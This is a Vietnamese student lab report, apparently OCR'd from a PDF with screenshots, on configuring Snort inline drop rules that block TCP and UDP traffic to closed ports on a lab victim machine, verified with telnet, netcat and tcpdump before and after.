
- **drop:** Rule này sẽ loại bỏ các gói tin khi điều kiện được kích hoạt.
- **tcp any any -> 192.168.2.200:** Rule này xác định và loại bỏ tất cả các gói tin TCP từ bất kỳ nguồn nào đến máy Victim có địa chỉ IP là 192.168.2.200.
- **udp any any -> 192.168.2.200:** Rule này xác định và loại bỏ tất cả các gói tin UDP từ bất kỳ nguồn nào đến máy Victim có địa chỉ IP là 192.168.2.200.
- **![21,22,23,...,8009,8180]:** Điều kiện này chỉ ra rằng các port không phải là các port đang mở của máy Victim. Dấu "!" được sử dụng để phủ định các cổng này.
- **msg:"Drop all TCP access to closed port":** Log được ghi lại khi rule này được kích hoạt.
- **msg:"Drop all UDP access to closed port":** Log được ghi lại khi rule này được kích hoạt.
- **sid:10000001/sid:10000002:** ID duy nhất của rule.
- **rev:1/rev:2:** Số phiên bản của rule.

#### a) Trước khi cài rule


- Trên máy kali, telnet đến máy Victim qua port 8080 để kiểm tra.



- Dùng công cụ tcpdump trên máy Victim để kiểm tra log ta thấy có các gói tin được gửi đến máy Victim qua port 8080 dù không phản hồi.



- Dùng netcat để kiểm tra trên hai máy ta thấy máy kali có thể truy cập vào máy Victim qua port đóng 8080.



### b) Sau khi cài rule

- Khởi động Snort với rule mới.

Ubuntu Server 1 - VMware Workstation

File Edit View VM Tabs Help

Library Type here to search

My Computer

- Ubuntu 24.04.2
- Ubuntu 24.04.2 clone
- kali-linux-2024-4-vmware-amd64
- Windows 10
- Ubuntu Server
- Ubuntu Server 1
- Metasploitable2-Linux
- Kali
- Ubuntu 24.04.2 CCMD
- Ubuntu Server 32
- Ubuntu Server 32 clone

vccenter.inseclab.local

src 0 0 0 0  
dst 0 0 0 0  
any 1 0 0 0  
rc 1 0 0 0  
s+d 0 0 0 0

[detection-filter-config]  
| memory-cap : 1048576 bytes  
[detection-filter-rules]  
| none

[rate-filter-config]  
| memory-cap : 1048576 bytes  
[rate-filter-rules]  
| none

[event-filter-config]  
| memory-cap : 1048576 bytes  
| [event+filter-global]  
| [event+filter-local]  
| none  
| [suppression]  
| none

Rule application order: pass->drop->sdrop->reject->alert->log  
Verifying Preprocessor Configurations!

[ Port Based Pattern Matching Memory ]  
afnacket DAQ configured to inline.  
Monitoring network traffic from 'ens37:ens38'.  
Reload thread started...  
Read thread started, thread 0x76920f0e06c0 (35853)

-->>> Initialization Complete <<--

'''") Version 2.9.20 GRE (Build 82)  
Copyright (C) 1998-2013 Sourcefire, Inc. et alii.  
Using libpcap version 1.16.4 (with TPACKET\_V3)  
Using PCRE version 8.39 2016-06-14  
Using ZLIB version : 1.3

Commencing packet processing (pid=35843)  
Decoding Ethernet

To direct input to this VM, click inside or press Ctrl+G.

6 33°C  
Nắng ráo rì


Search

Cloud ENG Wi-Fi 4/10/2025


- Trên máy kali, telnet đến máy Victim qua port 8080 để kiểm tra ta thấy telnet không thành công.


A screenshot of a Kali Linux virtual machine running in VMware Workstation. The desktop environment is Xfce. A terminal window titled 'kali' is open, showing a telnet session to port 8080 of an IP address. The terminal output includes the command 'telnet 192.168.2.200 8080' and 'Trying 192.168.2.200 ...'. The desktop background features a stylized Kali Linux logo. The VMware interface shows multiple tabs at the top and a library on the left containing various Kali Linux and Ubuntu clones.


- Dùng công cụ tcpdump trên máy Victim để kiểm tra log các gói tin ta không thấy bất kỳ gói tin nào được gửi đến port 8080 của máy Victim.




- Trên máy kali, dùng netcat để kiểm tra máy Victim qua port 8080 ta thấy không truy cập được máy Victim kể cả qua UDP hay TCP.




